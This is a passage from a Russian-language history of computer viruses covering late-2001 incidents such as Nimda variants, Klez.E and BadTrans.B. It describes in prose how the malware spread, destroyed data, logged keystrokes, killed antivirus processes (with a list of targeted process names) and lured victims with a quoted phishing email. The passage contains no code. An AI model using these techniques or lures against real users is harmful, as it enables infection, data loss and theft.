1 октября принесло системным администраторам приятный сюрприз: вирус «CodeRedII», атаковавший систему безопасности серверов Microsoft IIS на протяжении двух месяцев, перестал распространяться по Интернет. Эксперты по компьютерной безопасности привели доводы в пользу того, что создатель этого вируса написал его с расчётом на то, что «червь» прекратит своё существование в полночь 30 сентября. По мнению специалистов компании eEye Digital Security, проанализировавших код «CodeRedII», «этот вирус ушёл из Сети навсегда».

В тот же день Microsoft сообщила, что рассматривает вариант распространения ключевых обновлений безопасности собственных продуктов вместе с антивирусными обновлениями по каналам производителей антивирусного программного обеспечения. Рэнди Абрамс, специалист Microsoft по защите от вирусов, заявил о том, что данная идея родилась во время дискуссии на конференции Virus Bulletin, проходившей в Праге. Данное предложение

Microsoft вызвало неоднозначную реакцию среди ведущих поставщиков антивирусных продуктов. С одной стороны, обновления безопасности должны устанавливаться пользователями сразу после их выхода, не дожидаясь, пока появится использующий уязвимые места в защите вирус. С другой стороны, разработчики антивирусного обеспечения могут распространять упомянутые обновления только со знанием их реального воздействия на пользовательские системы. Вместе с тем интеграция антивирусных обновлений и обновлений безопасности не лишена смысла. Например, обновляя антивирусные базы с целью защиты от «Nimda», пользователь может быть предупреждён, что «Nimda» использует «уязвимость» в MS Internet Explorer, в связи с чем необходимо установить разработанное Microsoft обновление безопасности. Естественно, в этом случае действительная функциональность обновлений от Microsoft должна будет полностью соответствовать заявленной.

Вирусописатели продолжали «совершенствоваться» в способах атак на компьютерные системы пользователя и в технологиях социальной инженерии. На этот раз в поле их зрения попали те, кого не оставили равнодушными предупреждения о вирусной опасности, и кто, прислушавшись к голосу разума, решил установить на своем компьютере антивирусное программное обеспечение. Циничные компьютерные злоумышленники, воспользовавшись этим похвальным желанием пользователей, сыграли на одной струне – нежелании пользователей платить за программное обеспечение, если его можно попытаться достать бесплатно.

Как писало немецкое издание Trojaner-Info, недавно неизвестными злоумышленниками или злоумышленником был создан Web-сайт www.virus-research.org, на котором всем желающим предлагалось бесплатно скачать антивирусную программу «VScan2001». Профессионально выполненная Web-страница выглядела как корпоративный Web-сайт американской компьютерной фирмы Virus Research (штат Техас). Для большей достоверности на Web-сайте были представлены награды, которые она якобы получила в специальной литературе за свои разработки. После инсталляции в компьютерной си-

стеме «Vscan2001» «обнаруживал» и якобы тут же их удалял сразу два вируса: «CodeRed» и «msnVirus». Этот приём был рассчитан на то, что пользователь безусловно поверит в высокие антивирусные характеристики «Vscan2001» и станет активно агитировать в её пользу своих коллег, родственников и просто знакомых, расширяя тем самым круг потенциальных жертв. Между тем, «VScan2001» в фоновом режиме инсталлировала две «троянские» программы: «SubSeven» и «Backdoor.IRC.Critical», причём установочный файл vscan2001.exe размером в 1,32 Мбайта не распознавался большинством вирусных сканеров, у которых имелись проблемы с проверкой заархивированных файлов.

12 октября 2001 года «Лаборатория Касперского» предупредила пользователей о том, что «сегодня неизвестные злоумышленники произвели массовую рассылку “троянской” программы “DLER” по электронной почте, и она угрожает пользователям почтовых программ Outlook Express, Outlook и других, использующих для просмотра HTML ядро браузера Internet Explorer». Вредоносное сообщение имело формат HTML, а одним из компонентов электронного письма являлся файл с расширением *.exe, который содержал зловредный код, и, если на компьютере не была установлена специальная «заплатка» для MS Internet Explorer, этот файл автоматически запускался при чтении письма. Будучи активизированным, «DLER» внедрялся в компьютерную систему и незаметно для пользователя загружал с удалённого Web-сайта другую «троянскую» программу – «Hooker» – и также внедрял её на компьютер жертвы. В свою очередь «Hooker» собирал персональные данные пользователя инфицированного компьютера (имя, адрес, пароли доступа и пр.), перехватывал все нажатия клавиш на клавиатуре, записывал эти данные в служебный файл и регулярно отсылал его злоумышленникам по электронной почте. Таким образом, как всегда в таких случаях, к компьютеру получали доступ нежелательные лица, и происходила утечка персональной и конфиденциальной информации.

Как водится, «DLER» применял и технологию социальной инженерии. Письмо, содержащее «троянскую» программу, имело следующий вид: От: freemoney@df.ru Тема: Информация. Далее шёл пространный текст: «Добрый день. Ваш адрес я нашёл на одном из информационных ресурсов сети Интернет. Это письмо рассылается только 1 раз и не обязывает Вас на какие-либо действия. Если Вас не заинтересует моё предложение, то смело стирайте письмо – больше оно к Вам не придёт. Итак! Дорогие Друзья! Я хочу поделиться с Вами информацией и особенно с теми из Вас, кто занимается бизнесом или каким-то боком с ним сталкивается. Если у Вас проблемы с поставкой товара или же Вам его хочется купить больше, но не получается – прочтите внимательно прикреплённый к письму файл сами и дайте задание тому человеку, который у Вас отвечает за компьютеры и всё, что связано с ними. Моя информация также заинтересует тех, у кого есть компьютер, и его нужно модернизировать. Особенный упор в своём предложении я делаю на домохозяек и на тех людей, которые по тем или иным причинам не могут выйти из дома. Но особенно меня интересуют предприимчивые люди, которых, согласитесь, большинство в нашей стране. Я написал своё коммерческое предложение и прошу Вас помочь и Вам и мне заработать. Предупреждаю сразу: попотеть, конечно, придётся – не без этого. Внимательно прочитайте прикреплённый файл “business.doc”. В нём содержится вся необходимая информация. Перед отправкой файл был проверен на наличие вирусов: вирусов нет. С уважением, buzzer. Если вас это не интересует – просьба не отвечать на это письмо! P.S. Попробуйте, ведь вы ничего не теряете. Обязательно прочтите внимательно вложенный файл. Вам нужна эта информация!!! Это получилось у меня, почему вдруг не получится лично у Вас?!»

Как видите, даже обороты речи, используемые в этом письме, «излучают» открытость, откровенность и доброжелательность. Для определённой категории людей не попасться на изложенные таким образом заманчивые предложения – великий труд.

15 октября 2001 года произошёл казус с известной программой VirusScan 6.01 антивирусной компании McAfee, которая была не способна «отлавливать» даже такие общеизвестные вирусы, как «LoveLetter» и «VBSWG.J» («Anna Kournikova»). По результатам проведенного теста немецкий журнал PC-Welt писал: «McAfee порадовала своих почитателей выпуском очередного вирусного сканера VirusScan 6.01. К достоинствам нового программного обеспечения относится, в частности, способность работать под операционной системой Windows XP. Однако сканер не способен распознавать VBS-вирусы! Неопознанными, например, остались даже печально известные “LoveLetter” и “Anna Kournikova”. Досадная ошибка, не позволившая сканеру VirusScan 6.01 продемонстрировать себя в полной красе, закралась в файл конфигурации “default.vsc”, где прописаны все возможные расширения имён файлов, проверяемых на наличие вирусов. Разработчики программного обеспечения просто забыли ввести в список возможных расширений “VBS”, ограничившись лишь несуществующим “VB”». И далее: «Следует отметить, что проблема касается только антивирусного сканера OnDemand. Резидентный антивирусный монитор безоговорочно находит все инфицированные файлы и блокирует доступ к ним. В настоящее время McAfee работает над исправлением допущенной ошибки». Журнал PC-Welt явно попытался смягчить произошедшее, и нам остается только вздохнуть с облегчением, что это не российский разработчик антивирусных средств допустил подобную вопиющую небрежность и выпустил свой продукт на рынок.

18 октября 2001 года был обнаружен опасный распространяющийся по электронной почте и маскирующийся под обновление для системы безопасности продуктов Microsoft «червь» по имени «Redesi». Интересно, что было зарегистрировано сразу два штамма («Redesi.a» и «Redesi.b»), но их отличия состояли лишь в теме письма, случайным образом выбиравшейся из списка, и тексте рассылаемых сообщений – они предлагали либо защиту от вирусов, либо просмотр порнографии. Название вложенного файла случайным обра-

зом выбиралось из списка: Si.exe, ReDe.exe, Disk.exe, Common.exe, UserConf.exe. При запуске заражённого вложенного файла «червь» внедрялся в компьютерную систему, получал доступ к Microsoft Outlook и при помощи этой почтовой программы рассылал свои копии всем получателям из адресной книги. «Redesi» был запрограммирован таким образом, чтобы 11 ноября 2001 года активизировать встроенную деструктивную функцию и уничтожить данные системного раздела диска C: инфицированного им компьютера. Для этого он записывал в командный файл autoexec.bat команду форматирования «жёсткого» диска, которая автоматически выполнялась при перезагрузке компьютера. Деструктивная функция «Redesi» срабатывала только в том случае, если на заражённом компьютере короткая системная дата соответствовала одному из двух форматов: dd/mm/yy или mm/dd/yy.

22 октября испанская компания Panda Software сообщила об обнаружении сразу трёх малоприятных вредоносных компьютерных программ: вируса-червя «Worm/Dnet_Winit», позволяющего получать удалённый доступ на чужие компьютеры, «троянской» программы «Backdoor/SecretService», а также резидентного вируса «Keyboard_Bug Family».

«Worm/Dnet_Winit» использовал TCP/IP-соединение, чтобы проникать на другие системы. Он сканировал случайные IP-адреса и, когда находил тот адрес, с которого был возможен удалённый доступ к «жёсткому» диску с установленной на нём операционной системой Windows, копировал себя в каталог Windows\System под названием wininit.exe, а также вносил изменения в системный реестр Windows.

«Backdoor/SecretService» представляла собой написанную группой «Digital Cyber Hackers» на языке программирования Delphi «троянскую» программу класса «backdoor». Она состояла из двух модулей – клиента и сервера, а также специальной инсталляционной программы. «Backdoor/SecretService» был способен включать и выключать инфицированную систему, отправлять сообщения «хозяину» и похищать конфиденциальную информацию, в частности пароли пользователей.

«Keyboard_Bug Family» был резидентным вирусом, заражающим все файлы с расширениями *.exe и *.com, кроме командного процессора «command.com». Этот вирус брал контроль над буфером клавиатуры и таким образом мог вносить в набираемый пользователем текст случайные буквы и символы. Кроме того, «Keyboard_Bug Family» изменял символы на экране монитора, заменяя «0» на «9».

27 октября по Интернет начал распространяться почтовый вирус «Antset», который «прикидывался» новой версией программы для выявления и уничтожения «троянских коней» ANTS Version 3.0. Причём практически одновременно стало известно сразу о трёх штаммах этого вируса, получивших соответственно имена: «Anset», «Anset.B» и «Anset.C».

Они инфицировали компьютерные системы, а затем рассылали с них свои копии по адресам, которые находили в сохранённых на «жёстком» диске файлах с расширениями *.php, *.htm, *.shtm, *.cgi и *.pl, а также содержащиеся в записной книжке MS Outlook. К счастью пользователей, автор не заложил в свои творения деструктивных функций, а в их программном коде допустил ряд ошибок, вследствие чего заражение проходило не всегда успешно. Все разновидности «Antset» распространялись в электронных письмах с темой – ANTS Version 3.0, а в теле письма, написанном по-немецки, сообщалось, что к письму прилагается новая версия «уникального бесплатного сканера троянских программ ANTS», и рекомендовалось запустить вложенный файл. Потом шла ссылка на официальную страницу ANTS по адресу www.ants-online.de, которая действительно существовала. Естественно, что при запуске файла-вложения по имени ants3set.exe никаких действий по выявлению и уничтожению «троянских коней» вирус не предпринимал, но активизировался и рассылал свои копии на другие компьютерные системы.

Худо-бедно, но прошло почти полтора месяца с момента обнаружения «Nimda», и за этот период времени было зарегистрировано появление ещё четырёх штаммов[168] этого «червя»:

«Nimda.b» (обнаружен 8 октября 2001 года) – почти точная копия первоначальной «Nimda.a», упакован утилитой архивации «PCShrink». В программном коде имена файлов readme.exe и readme.eml были заменены на puta!!.scr и puta!!.eml;

«Nimda.c» (обнаружен 13 октября 2001 года) – точная копия «Nimda.a», упакован утилитой архивации UPX;

«Nimda.d» (обнаружен 29 октября 2001 года) – в отличие от «Nimda.a» в теле «червя» была изменена строка «копирайт», и он был упакован утилитой архивации PECompact, так что размер файла-носителя «червя» уменьшился до 27 Кб;

«Nimda.e» (обнаружен 30 октября 2001 года года[169]) – в оригинальный программный код «червя» были внесены изменения. Некоторые процедуры вредоносной программы были исправлены или оптимизированы. Было заменено имя файла-вложения (sample.exe вместо readme.exe) и имя DLL-библиотек (httpodbc.dll или cool.dll вместо admin.dll), изменена строка-«копирайт»: «Concept Virus (CV) V.6, Copyright (C) 2001, (This's CV, No Nimda» («Концептуальный вирус (CV) V.6, Copyright (C) 2001, Это CV, а не Nimda»).

---

[168] Позднее появились и другие штаммы «Nimda»: «Nimda.I» (обнаружен 4 февраля.2002 года), «Nimda.j» (обнаружен 1 марта 2002 года), «Nimda.q» (обнаружен 12 июня 2002 года), «Nimda.r» (обнаружен 17 июня 2003) и т. п.

[169] В феврале 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Nimda.E
Другие названия	W32/Nimda.E, W32/Nimda.E@mm, Win32/Nimda.E.worm, W32/Nimda.g@MM, W32/Nimda.gen@MM, Win32.Nimda.E, W32.Nimda.E@mm, I-Worm.Nimda.e, PE_NIMDA.E, PE_NIMDA.E-O
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Китай
Длина	Варьируется

Сразу же скажем, что ни одному из перечисленных выше и более поздних штаммов не удалось вызвать глобальную эпидемию, подобную первоначальной, которая была следствием появления «Nimda», родоначальника всего семейства. Единственным штаммом, который сумел прославиться и прорваться в «элитные» ряды самых распространённых в мире вредоносных компьютерных программ, стал «Nimda.e». Этот вирус-червь не «хватал звёзд с неба», но проявил завидную жизнестойкость и всё-таки пробился в первую двадцатку основного списка WildList Международной организации WildList.

Самым громким «делом» «Nimda.e» стала атака на всемирно известную газету «Нью-Йорк Таймс», вызвавшая волну неподдельного внимания к этому вирусу-червю. 30 октября 2001 года «Nimda.e» захватил контроль над компьютерами сотрудников респектабельного издательства «Нью-Йорк Таймс» и полностью лишил редакторов доступа в Интернет на целых четыре часа. Эксперты тогда комментировали это событие в следующих выражениях: «Позволить вирусам захватить полный контроль над компьютерами даже в маленькой и малоизвестной компании – это позор для системного admini-

стратора и администратора информационной безопасности. А также и для начальника отдела кадров, который принял на работу таких малокомпетентных недееспособных “специалистов”. Когда же подобные истории случаются в компаниях с мировым именем – это позор на всю жизнь для всех, без исключения, сотрудников издания. Это резкое падение репутации, а значит, доверия читателей и рекламодателей. С этого дня “Нью-Йорк Таймс” будут вспоминать не только как издание, где “была напечатана такая-то статья”, но также и как “гнездилище заразы”». Сильно сказано, не правда ли?

Возможно, в этом была одна из причин мрачного настроения, которое не оставляло представителя «Нью-Йорк Таймс» Тоби Усника в ходе блиц-конференции для пишущих журналистов, на которой он подтвердил факт захвата вирусом компьютеров редакции. По крайней мере, Усник был немногословен и по каким-то причинам отказался поведать общественности о подробностях данного происшествия. Он ничего не рассказал ни о количестве поражённых компьютерных систем, ни об операционных системах, которые оказались поражёнными, ни о заплатках, которыми проштрафившиеся компьютерщики «Нью-Йорк Таймс» начали спешно прикрывать «дыры» в своих системах. Вместе с тем Усник заявил, что «это был первый случай поражения вирусом компьютеров “Нью-Йорк Таймс” и меры по решению проблемы были приняты оперативно». А также заметил: «В настоящее время вирус полностью обезврежен, а сам сайт “Нью-Йорк Таймс” не был поражён вирусом и всё время был доступен и безопасен для посетителей». Однако ему поверили далеко не все: «Хочется верить, что это действительно так. Иначе, учитывая большой трафик “Нью-Йорк Таймс”, иски заражённых посетителей вполне могут привести к любопытному судебному делу нового типа».

Инцидент с «Нью-Йорк Таймс» наглядно показал, что уже в 2001 году обстановка в Интернет перманентно была близкой к эпидемической, и если появление инфекции весьма вероятно даже на таких респектабельных Web-сайтах, как «Нью-Йорк Таймс», то можно себе представить, как легко мог

подцепить электронную заразу на безбрежных просторах Глобальной сети обычный пользователь.

5 ноября компьютерный вирус был обнаружен в США на DVD с мультфильмом «Powerpuff Girls». Это был первый известный случай, когда вирус распространялся через DVD. В связи с этим киностудия Warner Brothers решила отозвать все диски с серией мультфильма, которая называлась «Meet The Beat Alls». Кстати, попавший на DVD вирус имел хорошо известное нам имя «Funlove.4099» и находился в файлах, которые позволяли создавать скринсейверы и заставки для персональных компьютеров на темы мультфильма.

Написанный на языке программирования Microsoft Visual C++ почтовый червь массовой рассылки по имени «Klez.E» впервые был обнаружен на просторах Интернет 8 ноября 2001 года[170]. Он был создан так и оставшимся неизвестным злоумышленником из Юго-Восточной Азии – в его теле встречается строка «сделано в Азии», а также строки: «Я хочу получить хорошую работу, я должен помогать своим родителям» и «Мне нужна месячная зарплата в $5500». По принципу действия данный вирус был необычен – он не удалял данные, а заменял их собой. При этом если при стандартном удалении файлы ещё можно восстановить, так как физически информация оставалась на «жёстком» диске, то после действия данного вируса все данные терялись безвозвратно.

[170] В апреле 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Klez.E
Другие названия	Klez.e, W32/Klez.E, W32/Klez-E, W32/Klez.E-mm, W32/Klez.E@mm, W32/Klez.e@MM, Win32.Klez.E, W32.Klez.E@mm, I-Worm.Klez.E, WORM_KLEZ.E
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Юго-Восточная Азия
Длина	84992 байта

При запуске компьютерной системы «Klez.E» устанавливал себя в системную директорию Windows в виде файла со случайным именем и расширением *.exe. Единственным условием было то, что имя всегда начиналось на wink, например, Winkel.exe. Затем он осуществлял поиск ссылок на файлы с расширением *.exe в ключе системного реестра Software\Microsoft\Windows\CurrentVersion\AppPaths, запоминал их и пытался заразить найденные программные приложения. При заражении файла с расширением *.exe вирус-червь создавал файл с оригинальным именем и случайным расширением, а также тремя атрибутами: «скрытый», «системный» и «только чтение». Этот файл использовался «Klez.E» для запуска оригинального (заражённого) файла, при котором «червь» записывал оригинальное программное приложение во временный файл с тем же именем и запускал его. «Klez.E» обладал способностью инфицирования файлов с расширением *.rar (файлы архивов, созданные при помощи утилиты RAR), записывая в них свои копии со случайным именем. Имя файла выбиралось из следующего списка: setup, install, demo, snoopy, picacu, kitty, play и rock. К имени файла «Klez.E» добавлял одно или два расширения, последнее из которых было

.exe, .scr, .pif или .bat. Чтобы запускаться при просмотре заражённых сообщений, во время атаки на неинфицированный компьютер «червь» использовал «уязвимость» IFrame в защите MS Internet Explorer и соответственно MS Outlook Express. Компьютер поражался вирусом, если получатель письма с таким приложением имел неосторожность запустить его.

Тема отсылаемых им сообщений выбиралась либо из заданного списка, либо генерировалась случайно, причём иногда он мог сгенерировать тему сообщения, используя сразу несколько строк из списка. Тело заражённых сообщений было пустым или содержало случайный текст, который конструировался по неким заданным правилам, в результате чего получалось «осмысленное» сообщение. Присоединённый файл представлял собой Win32 PE EXE файл со случайным именем и расширением .exe или с двойным расширением. При рассылке электронных писем «червь» записывал в свой EXE-файл список найденных им адресов электронной почты. Причём все строки в теле вируса-червя (тексты сообщений и адреса) хранились в зашифрованном виде.

От более ранних штаммов «Klez.E» отличался тем, что он мог распространяться в локальных сетях. Каждые 30 минут «червь» выполнял процедуру сканирования доступных сетевых ресурсов и в случае наличия таковых создавал на них свои копии со случайными именами, найденными в инфицированной компьютерной системе. Если в компьютере была установлена операционная система Windows 2000 или Windows XP, «Klez.E» пробовал установить полный доступ к найденным сетевым ресурсам, установить и запустить сервис, а также записаться в раздел системного реестра «RunOnce» на удалённом компьютере. Поскольку для осуществления таких операций требуется наличие прав администратора на удалённой машине, «Klez.E» был наиболее опасен именно в том случае, когда он проникал в компьютер администратора сети.

Кроме всего прочего «Klez.E» был надёлён деструктивными функциями. По шестым числам нечётных месяцев он сканировал все диски заражён-

ного компьютера с целью поиска файлов с расширениями *.txt, *.htm, *.html, *.wab, *.doc, *.xls, *.jpg, *.cpp, *.c, *.pas, *.mpg, *.mpeg, *.bak, *.mp3, а затем затирал их, заполняя своими данными. После этого указанные файлы не подлежали восстановлению и должны были заменяться с резервных копий. 6 января и 6 июля «Klez.E» тем же способом затирал вообще все файлы – восстановить их также становилось невозможно.

Иногда «червь» при распространении вместе с собственной копией отправлял случайно выбранный в компьютерной системе файл, имеющий одно из следующих расширений: *.txt, *.htm, *.html, *.wab, *.asp, *.doc, *.rtf, *.xls, *.jpg, *.cpp, *.c, *.pas, *.mpg, *.mpeg, *.bak, *.mp3, *.pdf, создавая утечку конфиденциальной информации.

«Klez.E» также искал среди активных процессов те, что содержали следующие слова: Sircam, Nimda, CodeRed, WQKMM3878, GRIEF3878, Fun Loving Criminal, Norton, Mcafee, Antivir, Avconsol, F-STOPW, F-Secure, Sophos, Virus, AVP Monitor, AVP Updates, InoculateIT, PC-cillin, Symantec, Trend Micro, F-PROT, NOD32 – и принудительно закрывал их.

Об опасности деструктивных функций «Klez.E» неустанно предупреждали все ведущие производители антивирусного программного обеспечения, и только поэтому он не смог вызвать эпидемию «взрывного» характера, хотя и распространился по всему миру. Очевидно, что ситуация могла бы стать гораздо тяжелее и в том случае, если бы этот вирус-червь срабатывал не только в заранее известные дни и месяцы, а антивирусные компании, пользуясь этим «гандикапом», не обновили бы вовремя свои базы.

И всё же «Klez.E» был настоящим сетевым проклятием глобальных масштабов, длительный период времени уверенно удерживавшим за собой одно из первых мест в списке наиболее распространённых вредоносных компьютерных программ. Статистические выкладки и данные различных рейтингов того времени красноречиво подтверждали, что «Klez.E» представлял собой большую опасность для пользователей Интернет. Причём проходил месяц за месяцем, а ясной и устойчивой тенденции изменения ситуации к

лучшему так и не наблюдалось. «Пользователи могут даже не подозревать, что в их компьютерах “живёт” червь: он практически незаметен до тех пор, пока не наступает время “X”. В этот день многие рискуют навсегда потерять результаты многолетних трудов», – комментировал ситуацию с «Klez.E» руководитель информационной службы «Лаборатории Касперского» Денис Зенкин.

Даже через полгода после появления «Klez.E», в апреле 2002 года, Центр безопасности японского Information Technology Promotion Agency[171] счёл необходимым особо предупредить всех пользователей о новой волне распространения этого компьютерного вируса. По данным японской Trend Micro, «случаи обнаружения “Klez.E” со временем только участились, и к апрелю 2002 года, по сравнению с февралём, их число возросло на 80%». В мае 2002 года 96,5% из числа всех зарегистрированных «Лабораторией Касперского» заражений были вызваны «Klez.E» и другими штаммами «Klez». В августовской двадцатке самых распространённых вирусов той же компании «Klez.E» оказался на первом месте с 76,45% от общего числа заражений!

6 сентября 2002 года количество обращений в службу технической поддержки «Лаборатории Касперского» увеличилось на 80%. Рост был вызван, в основном, активизацией деструктивной функции «Klez.E», и наибольшую опасность он представлял для домашних пользователей. Для большинства корпоративных заказчиков, вовремя латающих дыры в MS Internet Explorer и обновляющих антивирусные программы, угроза вируса была невелика. Это объясняло, почему некоторые антивирусные компании поспешили заявить, что очередная активизация «Klez.e» не принесла особого вреда. Так, компания Sophos сообщила, что 6 сентября не зафиксировано ни одного случая потери данных, связанного с деятельностью вируса. В «Лаборатории Касперского» посчитали, что данные Sophos односторонни и отража-

[171] Information Technology Promotion Agency, IPA (англ.) – Агентство продвижения информационных технологий.

ют, главным образом, состояние дел британских корпоративных пользователей. «В России “Klez.E” имел достаточно негативные последствия», – подчеркнул знакомый нам Денис Зенкин.

21 ноября 2001 года стало известно о появлении Интернет-червя, угрожавшего компьютерным системам, на которых была установлена реляционная СУБД Microsoft SQL Server. Действие этой вредоносной компьютерной программы заключалась в том, что она инфицировала системы, не имевшие пароля для учётной записи администратора. После заражения «червь» записывал на «жёсткий» диск сразу две (!) запускаемые при старте компьютерной системы «троянские» программы, при помощи которых электронный взломщик мог полностью контролировать сервер. Кроме этого, «червь» в своём теле содержал зашифрованный код, позволяющий ему находить уязвимые компьютеры путём обращения к ним через порт 1433.

Интересная деталь: атака «червя» осуществлялась с Web-сервера Филадельфийского музея искусств, который, естественно, не имел никакого понятия о том, каким образом используется его сеть.

«Эпидемия “BadTrans.B” приобретает массовый характер!» «За первые 24 часа скорость распространения “BadTrans.B” по сети в десятки раз превысила показатели печально известных “SirCam”, “Melissa” и “LoveLetter!”» Такие и подобные заголовки стали обыденными в программах новостей и сообщениях средств массовой информации через сутки, прошедшие со времени появления в Глобальной сети вируса-червя с «троянским» компонентом по имени «BadTrans.B». Он появился 23 ноября 2001 года[172] и являлся модификацией родоначальника семейства – «BadTrans», появившегося двумя днями ранее.

[172] В ноябре 2001 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	BadtTans.B
Другие названия	Badtrans.B, W32/Badtrans-B, W32/Badtrans.B, Badtrans.B@mm, Badtrans.B@MM, W32/Badtrans.B@mm, W32/BadTrans.B-mm, W32/BadTrans.B@MM, Win32.Badtrans.29020, I-Worm.Badtrans.B, I-Worm.BadtransII, WORM_BADTRANS.B, Worm/Badtrans.B
Тип	вирус-червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x
Страна происхождения	Великобритания
Длина	13312 байт

«Badtrans.B» распространялся по электронной почте и использовал ту же «уязвимость» в защите почтовых клиентов, что и известные нам «Nimda» и «Aliz». Эта «уязвимость» в системе безопасности Web-браузера Internet Explorer версий 5.01 и 5.5 приводила к тому, что почтовый клиент MS Outlook без ведома пользователя, автоматически, запускал файлы-вложения, прикреплённые к сообщениям электронной почты. Таким образом, «червь» активировался уже при предварительном просмотре заражённого письма. «Badtrans.B» проникал в компьютерные системы в виде электронного письма, тема которого могла быть либо пустой, либо «Re:», а тело письма было пустое. Имя вложенного файла случайно выбиралось из нескольких вариантов: Pics или PICS, images или IMAGES, README, New_Napster_Site, news_doc или NEWS_DOC, HAMSTER, YOU_are_FAT! или YOU_ARE_FAT!, stuff, SETUP, Card или CARD, Me_nude или ME_NUDE, Sorry_about_yesterday, info, docs или DOCS, Humor или HUMOR, fun или FUN, SEARCHURL, S3MSONG.

Сам файл имел два расширения: первое – .doc, .zip или .mp3, второе – .scr или .pif. Например, info.DOC.scr. Инфицированное письмо могло быть отправлено как с реального почтового адреса (в случае, если письмо рассылалось с заражённого компьютера), так и с ложного, с именем адресата, случайно выбранным из списка: Anna, JUDY, Rita Tulliani, Tina, Kelly Andersen, Andy, Linda, Mon S, Joanna, JESSICA BENAVIDES, Administrator, Admin, Support, Monika Prado, Mary L. Adams.

При запуске вложенного файла вирус пытался ответить на все непрочитанные сообщения из папки «Входящие» в клиенте MS Outlook, рассылая собственные копии по указанным в них адресам и адресам из файла WAB (Windows Address Book), а также отсылал IP-адрес заражённого компьютера по адресу uckyjw@hotmail.com. Затем вирус прописывал себя в реестр системы и обеспечивал неавторизованное проникновение извне в заражённый компьютер. Таким образом, кроме механизма массовой рассылки своих копий по электронной почте программный код «BadTrans.B» содержал ещё и «троянскую» программу, которая проникала в каталог Windows и пыталась послать IP-адрес компьютера жертвы автору вируса, который потом мог получить доступ к этому компьютеру и украсть пароли и прочую важную информацию. Более того, в этой «троянской» программе была подпрограмма, регистрирующая нажатия клавиш на клавиатуре компьютера и записывавшая вводимые пользователем номера кредитных карт и банковских счетов.

В программном коде вируса-червя была текстовая строка, содержащая в «непарламентских» выражениях рекомендации относительно дутых векселей: «Fuck you! Go fly a kite!»

Сначала «BadTrans.B» получил категорию «средней опасности», но уже к вечеру дня его появления по размаху распространения он достиг уровня эпидемии и был переведён в разряд очень опасных вирусов. Первые сообщения о появлении «BadTrans.B» компания MessageLabs получила в пятницу. В субботу и воскресенье новый вирус распространялся в основном по домашним компьютерам, поскольку офисные в своей массе были выключены. Но с

наступлением понедельника корпоративные пользователи внесли немалый вклад в распространение «Badtrans.B». В течение понедельника и вторника компьютеры заражались со средней скоростью 600 штук в час. И если поначалу вирус находили в основном на территории Великобритании, то затем он был замечен в других странах Европы, в Северной и Южной Америке, но Азия была практически не затронута. По сообщению английской антивирусной компании «MessageLabs» от 25 ноября 2001 года, «стремительное распространение через Интернет опасного почтового червя “BadTrans.B” привело к тому, что его копии обнаружены уже в 50 различных странах мира». 27 ноября 2001 года Panda Software Russia, российский партнёр известной испанской компании PandaSoftware, объявила о «резко возросшем числе заражений новым вирусом в России. При этом положение таково, что специалисты склонны называть происходящее эпидемией».

Британская антивирусная компания Sophos, комментируя появление «BadTrans.B», сообщала: «В 2001 году “троянские кони” – компьютерные программы, предназначенные для перехвата данных на чужом компьютере или получения контроля над ним – оказались наиболее распространёнными среди всех вредоносных программ. В 25% случаев клиенты обращались к нам за помощью именно из-за проникновения в компьютеры “троянских” программ». При этом в Sophos особо отметили, что на долю вирусов разных типов приходилось меньшее число обращений. Далее представитель этой компании заявил следующее: «В текущем году было отмечено несколько эпидемий “троянцев”, среди которых стоит отметить поразивший сотни тысяч серверов “CodeRed”, способный запускать распределённые DoS-атаки и появившийся совсем недавно “троян” “BadTrans.B”, ворующий данные, вводимые в компьютер с клавиатуры». Кстати, следует подчеркнуть, что практически все эксперты по вопросам компьютерной безопасности сходились во мнении, что «в будущем именно “троянские” программы будут получать всё более широкое распространение. Этому очень способствуют особенности “троянских” программ, которые, попав в компьютер, глубоко проникают в

систему, маскируются и ведут себя не совсем так, как другие типы вирусов». И действительно, в большинстве случаев «троянскую» программу сложнее обнаружить и удалить. Особенно «чувствительны» к этой проблеме домашние пользователи, подключённые к Интернет по высокоскоростным каналам. Ведь подключение на постоянной основе делает компьютерную систему гораздо более уязвимой для атак злоумышленников, а низкий показатель применения брандмауэров и антивирусов на домашних компьютерах только усугубляет ситуацию.

В первых числах декабря 2001 года один из ведущих провайдеров услуг управления сетевыми сервисами, уже не раз упоминавшаяся нами компания MessageLabs, осуществляющая поддержку популярного сервиса проверки электронных писем на наличие вирусов – «SkyScan AV», опубликовала статистические данные по наиболее популярным вирусам ноября, претендующим на то, чтобы стать сенсацией. Так вот, «в течение минувшего месяца сервисами MessageLabs было зафиксировано 170510 электронных писем, заражённых вирусом “W32/Badtrans.B”. Таким образом, он больше чем в три раза опередил по популярности нашумевший минувшим летом “SirCam”, которым в ноябре было заражено 52179 писем. Ещё одно недавнее “приобретение” Интернет – вирус “Nimda.E” – занял в данном рейтинге только восьмое место с 1631 случаями инфицирования». Впрочем, как заявляли эксперты MessageLabs, электронная почта – далеко не единственное средство распространения вредоносных программ, поэтому реальные показатели заражений, а также популярность некоторых вирусов, в действительности могут несколько отличаться от объявленных результатов.

Как сообщало Интернет-издание Cnews.ru, уже к первым числам декабря 2001 года ущерб, нанесённый 15 пользователям Глобальной сети разразившейся в ноябре эпидемией «BadTrans.B», можно было оценить как катастрофу, превзошедшую для конкретных пользователей по своим масштабам совокупный урон от эпидемий таких вредоносных программ, как «Sircam», «Nimda» и «Aliz». Дело здесь вот в чём. Как любой самостоятельно

